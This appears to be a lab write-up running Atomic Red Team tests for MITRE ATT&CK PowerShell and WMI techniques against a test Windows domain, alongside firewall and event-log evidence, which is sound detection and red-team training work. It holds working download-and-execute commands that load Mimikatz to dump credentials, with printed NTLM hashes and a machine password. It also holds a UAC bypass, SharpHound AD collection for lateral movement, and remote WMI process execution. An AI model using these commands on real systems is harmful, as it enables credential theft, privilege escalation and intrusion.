
Demo



- After executing the script successfully, we can see the ping CMD opened in the taskbar automatically.



- Its pinging the IP that we have given - 123.123.123.123



Created the JScript object in this path

The screenshot displays a firewall log entry for an ICMP echo request. The log table shows the source IP as 192.168.75.13 and the destination IP as 123.123.123.123. The service is identified as 'echo-request (ICMP)'. The log details window provides further information, including the source zone (Internal), destination zone (External), and the specific ICMP type (Echo Request). The NAT section indicates that the traffic is being translated to an external public IP address (105.30.40.10).

- We can see the ping log in the firewall

Execution

T1059.001 - PowerShell

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1059.001/T1059.001.md>

▼ Atomic Test #1 - Mimikatz

- This command will download the Mimikatz and loads it completely in memory. This allows us to do things such as dump credentials without ever writing the mimikatz binary to disk.

```
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1');
Invoke-Mimikatz -DumpCreds
```

Demo

```

Administrator: Windows PowerShell
PS C:\Users\hacker1\Desktop\mitre\execution> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/F650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds

.#####.  mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## < > ##  /**/ Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## < > ##  > http://blog.gentilkiwi.com/mimikatz
## v ##    Vincent LE TOUX ( vincent.letoux@gmail.com )
#####'    > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1810248 (00000000:001b9f48)
Session           : Interactive from 2
User Name         : hacker1
Domain            : INTERNSHIP
Logon Server      : BATCH6DOMAIN
Logon Time        : 6/27/2020 5:25:19 PM
SID               : S-1-5-21-417159160-9406959-2078468059-1106

msv :
[00000003] Primary
* Username : hacker1
* Domain   : INTERNSHIP
* NTLM     : 7110118b12528e93d9ca7d78824efef6
* SHA1    : 84ad43c0cf9b0daa0a816dac11416c3c005bab5a
* DPAPI    : 9331f8c20f09d8357636dfcd3bf07590
tspkg :
wdigest :
* Username : hacker1
* Domain   : INTERNSHIP
* Password : (null)
kerberos :
* Username : hacker1
* Domain   : INTERNSHIP.COM
* Password : (null)
ssp :
credman :

Authentication Id : 0 ; 1810222 (00000000:001b9f2e)
Session           : Interactive from 2
User Name         : hacker1
Domain            : INTERNSHIP
Logon Server      : BATCH6DOMAIN
Logon Time        : 6/27/2020 5:25:19 PM
SID               : S-1-5-21-417159160-9406959-2078468059-1106

msv :
[00000003] Primary
* Username : hacker1
* Domain   : INTERNSHIP
* NTLM     : 7110118b12528e93d9ca7d78824efef6
* SHA1    : 84ad43c0cf9b0daa0a816dac11416c3c005bab5a
* DPAPI    : 9331f8c20f09d8357636dfcd3bf07590
tspkg :

```

NTLM...

Domain and AD server Details

- After executing the command, we can see the dump NTLM hash and other details

```

Administrator: Windows PowerShell
credman :
Authentication Id : 0 ; 1764944 (00000000:001aee50)
Session          : Interactive from 2
User Name        : DWM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 6/27/2020 5:25:13 PM
SID              : S-1-5-90-0-2

msv :
[00000003] Primary
* Username       : WIN10-M1$
* Domain         : INTERNSHIP
* NTLM           : 4396ec72063621c8aa93a1d65b4af6d4
* SHA1          : fe54b633bb983e6b964b7bc3ae8c323862dfbdb

tspkg :
wdigest :
* Username       : WIN10-M1$
* Domain         : INTERNSHIP
* Password       : (null)
kerberos :
* Username       : WIN10-M1$
* Domain         : internship.com
* Password       : #3%$f&@+=Mn1)8qvB $RF\4%E[FI3BA/vQ<z@^8e z+T1dSuo/QokbnrI(Df/>I\iVN'S(D'n(jhDwKpwdc6_ZTD=z*: pXL `
;( BIBYo?j_H$ _w%_]VQ#P
ssp :
credman :

Authentication Id : 0 ; 1764912 (00000000:001aee30)
Session          : Interactive from 2
User Name        : DWM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 6/27/2020 5:25:13 PM
SID              : S-1-5-90-0-2

msv :
[00000003] Primary
* Username       : WIN10-M1$
* Domain         : INTERNSHIP
* NTLM           : 4396ec72063621c8aa93a1d65b4af6d4
* SHA1          : fe54b633bb983e6b964b7bc3ae8c323862dfbdb


tspkg :
wdigest :
* Username       : WIN10-M1$
* Domain         : INTERNSHIP
* Password       : (null)
kerberos :
* Username       : WIN10-M1$
* Domain         : internship.com
* Password       : #3%$f&@+=Mn1)8qvB $RF\4%E[FI3BA/vQ<z@^8e z+T1dSuo/QokbnrI(Df/>I\iVN'S(D'n(jhDwKpwdc6_ZTD=z*: pXL `
;( BIBYo?j_H$ _w%_]VQ#P
ssp :
credman :

```

NTLM Hash

Kerberos Ticket

- NTLM hash





- We can see the PowerShell execution log in event viewer

▼ Atomic Test #2 - Run BloodHound from local disk

- Below code will download the BloodHound PowerShell script

```
Invoke-WebRequest
"https://raw.githubusercontent.com/BloodHoundAD/BloodHound/804503962b6dc554ad7d324cfa72b44566a14e2/Ingestors/SharpHound.ps1" -OutFile "SharpHound.ps1"
```




- SharpHound will collect all the details of the Active Directory and create a zip file. we can import this data into BloodHound GUI and can see the relationships between objects in AD server and can use this information to move laterally inside the network.

```
PC > Desktop > mitre > execution > 20200627192257_BloodHound
```


Name	Date modified	Type	Size
20200627192257_computers.json	6/27/2020 7:23 PM	JSON File	8 KB
20200627192257_domains.json	6/27/2020 7:23 PM	JSON File	3 KB
20200627192257_gpos.json	6/27/2020 7:23 PM	JSON File	6 KB
20200627192257_groups.json	6/27/2020 7:23 PM	JSON File	71 KB
20200627192257_ous.json	6/27/2020 7:23 PM	JSON File	2 KB
20200627192257_users.json	6/27/2020 7:23 PM	JSON File	10 KB

- SharpHound collected all the details of the Domain the user is in.
- When we import this data into BloodHound GUI, we can see the relationships and other details.



▼ Atomic Test #4 - Obfuscation Tests

- Different obfuscated methods to test. Upon execution, reaches out to bit.ly/L3g1t and displays: "SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION"



Queries < > Log File: Latest Log File 192.168.75.13

Time	Origin	Source	Destination	Service	Access Rule N...	Policy...	Description	
Today, 1:58:54 PM	WIN10 (192.168.75.13)	WIN10 (192.168.75.13)	bit.ly (67.199.248.10)	http (TCP/80)	1	Cleanup rule	Standard	http Traffic Accepted from 192.168.75.13 to...
Today, 1:58:54 PM	WIN10 (192.168.75.13)	WIN10 (192.168.75.13)	bit.ly (67.199.248.10)	http (TCP/80)	1	Cleanup rule	Standard	http Traffic Accepted from 192.168.75.13 to...

Log Details

Accept
http Traffic Accepted from 192.168.75.13 to 67.199.248.10

Log Info

- Origin: GW-SD
- Time: Today, 1:58:54 PM
- Blade: Firewall
- Product Family: Access
- Type: Connection

Traffic

- Source: WIN10 (192.168.75.13)
- Source Port: 49772
- Source Zone: Internal
- Destination: bit.ly (67.199.248.10)
- Destination Zone: External
- Service: http (TCP/80)
- Protocol: HTTP
- Interface: eth0
- Connection Direction: Outgoing

NAT

- Xlate (NAT) Source IP: External Public IP (105.30.40.10)
- Xlate (NAT) Source Port: 26706
- Xlate (NAT) Destination Port: 0
- NAT Rule Number: 2
- NAT Additional Rule Num...: 1

Actions

- Report Log: Report Log to Check Point

More

- Id: c0a84b0a-0100-00c0-5ef8-54c5000...
- Id Generated By Indexer: false
- First: true
- Sequencenum: 1
- Needs Browse Time: 1
- Hill Key: 757577999594141898
- Context Num: 1

URLs

Found 0 results (2.4 sec)

Log Details

Accept
http Traffic Accepted from 192.168.75.13 to 67.199.248.10

Details | Matched Rules | **Session**

Additional Categories	Business / Economy, SSL Protocol, V... more	Browse Time	00h 00m 53s
Application Risk	1 Very Low	Web Traffic	
Application Description	Bitly is a URL shortening service. Bit... more	Resource	http://bit.ly/L3g1tCrad1e
Traffic		Method	GET
Source	WIN10 (192.168.75.13)	Actions	
Source Zone	Internal	Report Log	Report Log to Check Point
Destination	bit.ly (67.199.248.10)	More	
Destination Zone	External	Id	c0a84b0a-ba16-0000-5ef8-54c6000...
Service	http (TCP/80)	Id Generated By Indexer	false
Protocol	HTTP	First	false
Interface	eth0	Sequencenum	2
Connection Direction	Outgoing	Hill Key	757577999594141898
Session		Application ID	60518370
Creation Time	Today, 1:58:54 PM	Application Signature ID	60518370:4
Last Update Time	Today, 1:59:49 PM	Last Update Time	2020-06-28T08:29:54Z
Duration	00h 01m 00s		


- Session details → URL and HTTP Method

▼ Atomic Test #6 - Invoke-AppPathBypass

- Bypasses UAC by abusing the App Path key for control.exe

```
IEX (New-Object Net.WebClient).DownloadString
('https://raw.githubusercontent.com/enigma0x3/Misc-PowerShell-Stuff
/a0dfca7056ef20295b156b8207480dc2465f94c3/Invoke-AppPathBypass.ps1');
Invoke-AppPathBypass -Payload 'C:\Windows\System32\cmd.exe'
```

- When executed will start cmd.exe in a high-integrity context.



T1047 - Windows Management Instrumentation

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1047/T1047.md>
 - WMI is used to manage devices and applications across corporate networks. We can use it to interact with **local and remote** systems. For local communication it relies on **WMI service** and for remote access we use **Server Message Block (SMB)** and **Remote Procedure Call Service (RPCS)**.
 - WMI allows scripting languages (such as VBScript or Windows PowerShell) to manage Microsoft Windows personal computers and servers, both locally and remotely.
 - Microsoft also provides command-line interface to WMI called **Windows Management Instrumentation Command-line (WMIC)**
- #### ▼ Atomic Test #1 - WMI Reconnaissance Users
- An adversary might use WMI to list all local User Accounts.

```
wmic useraccount get /ALL
```

```
PS C:\Users\hacker1\Desktop\mitre\persistence> wmic
wmic:root\cli>useraccount get /ALL
AccountType Caption Description Disabled Domain FullName InstallDate LocalAccount
512 WIN10-M1\Administrator Built-in account for administering the computer/domain TRUE WIN10-M1 TRUE
512 WIN10-M1\DefaultAccount A user account managed by the system. TRUE WIN10-M1 TRUE
512 WIN10-M1\Guest Built-in account for guest access to the computer/domain TRUE WIN10-M1 TRUE
512 WIN10-M1\hacker FALSE WIN10-M1 Activate WindoTRUE
```

Lockout	Name	PasswordChangeable	PasswordExpires	PasswordRequired	SID	SIDType	Status
FALSE	Administrator	TRUE	FALSE	TRUE	S-1-5-21-1577589906-372763393-1864987410-500	1	Degraded
FALSE	DefaultAccount	TRUE	FALSE	FALSE	S-1-5-21-1577589906-372763393-1864987410-503	1	Degraded
FALSE	Guest	FALSE	FALSE	FALSE	S-1-5-21-1577589906-372763393-1864987410-501	1	Degraded
FALSE	hacker	TRUE	TRUE	TRUE	S-1-5-21-1577589906-372763393-1864987410-1000	1	Windows

▼ Atomic Test #2 - WMI Reconnaissance Processes

- An adversary might use WMI to list Processes running on the compromised host.

```
wmic process get caption,executablepath,commandline
```

```
wmic:root\cli>process get caption,executablepath,commandline
Caption                               CommandLine
System Idle Process
System
smss.exe
csrss.exe
wininit.exe
csrss.exe
winlogon.exe                          winlogon.exe
services.exe
lsass.exe                              C:\Windows\system32\lsass.exe
svchost.exe                            C:\Windows\system32\svchost.exe -k DcomLaunch
fontdrvhost.exe                        "fontdrvhost.exe"
fontdrvhost.exe                        "fontdrvhost.exe"
svchost.exe                             C:\Windows\system32\svchost.exe -k RPCSS
dwm.exe                                 "dwm.exe"
svchost.exe                             C:\Windows\system32\svchost.exe -k netsvcs
svchost.exe                             C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted
svchost.exe                             C:\Windows\system32\svchost.exe -k LocalService
svchost.exe                             C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted
svchost.exe                             C:\Windows\system32\svchost.exe -k NetworkService
svchost.exe                             C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork
svchost.exe                             C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted
svchost.exe                             C:\Windows\system32\svchost.exe -k appmodel
svchost.exe                             C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted
svchost.exe                             C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted
spoolsv.exe                             C:\Windows\System32\spoolsv.exe
armsvc.exe                              "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"
svchost.exe                             C:\Windows\System32\svchost.exe -k utcsvc
SecurityHealthService.exe
VGAAuthService.exe                     "C:\Program Files\VMware\VMware Tools\VMware VGAAuth\VGAAuthService.exe"
vmttoolsd.exe                           "C:\Program Files\VMware\VMware Tools\vmttoolsd.exe"
```

▼ Atomic Test #4 - WMI Reconnaissance List Remote Services

- An adversary might use WMI to check if a certain Remote Service is running on a remote device.

```
wmic /node:"192.168.75.20" service where (caption like "%spooler%")
```

- We will check if the printer spooler service is running on our Domain server.

```
wmic:root\cli>/node:"192.168.75.20" service where (caption like "%spooler%")
AcceptPause AcceptStop Caption CheckPoint CreationClassName Description
FALSE TRUE Print Spooler 0 Win32_Service This service spools print jobs and handles interaction with the printer. If you tu

If you turn off this service, you won't be able to print or see your printers. DesktopInteract DisplayName ErrorControl ExitCode InstallDate Nam
TRUE Print Spooler Normal 0 5poo

Name PathName ProcessId ServiceSpecificExitCode ServiceType Started StartMode StartName State Status SystemCreat
Spooler C:\Windows\System32\spoolsv.exe 1568 0 Own Process TRUE Auto LocalSystem Running OK Win32_Comput
```

```

SystemCreationClassName  SystemName      TagId  WaitHint
Win32_ComputerSystem    BATCH6DOMAIN  0      0
    
```


AD Domain Controller

- From the output we can conclude that the service is running.

▼ Atomic Test #5 - WMI Execute Local Process

- This test uses wmic.exe to execute a process on the local host.

```
wmic PROCESS CALL Create "calc.exe"
```




- Calculator process is created

▼ Atomic Test #6 - WMI Execute Remote Process

- This test uses wmic.exe to execute a process on a remote host.

```
wmic /node:"192.168.75.20" process call create "calc.exe"
```

```
PS C:\Users\hacker1> wmic /node:"192.168.75.20" process call create "calc.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 356;
    ReturnValue = 0;
};
```



Persistence

T1546.008 - Accessibility Features

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1546.008/T1546.008.md>
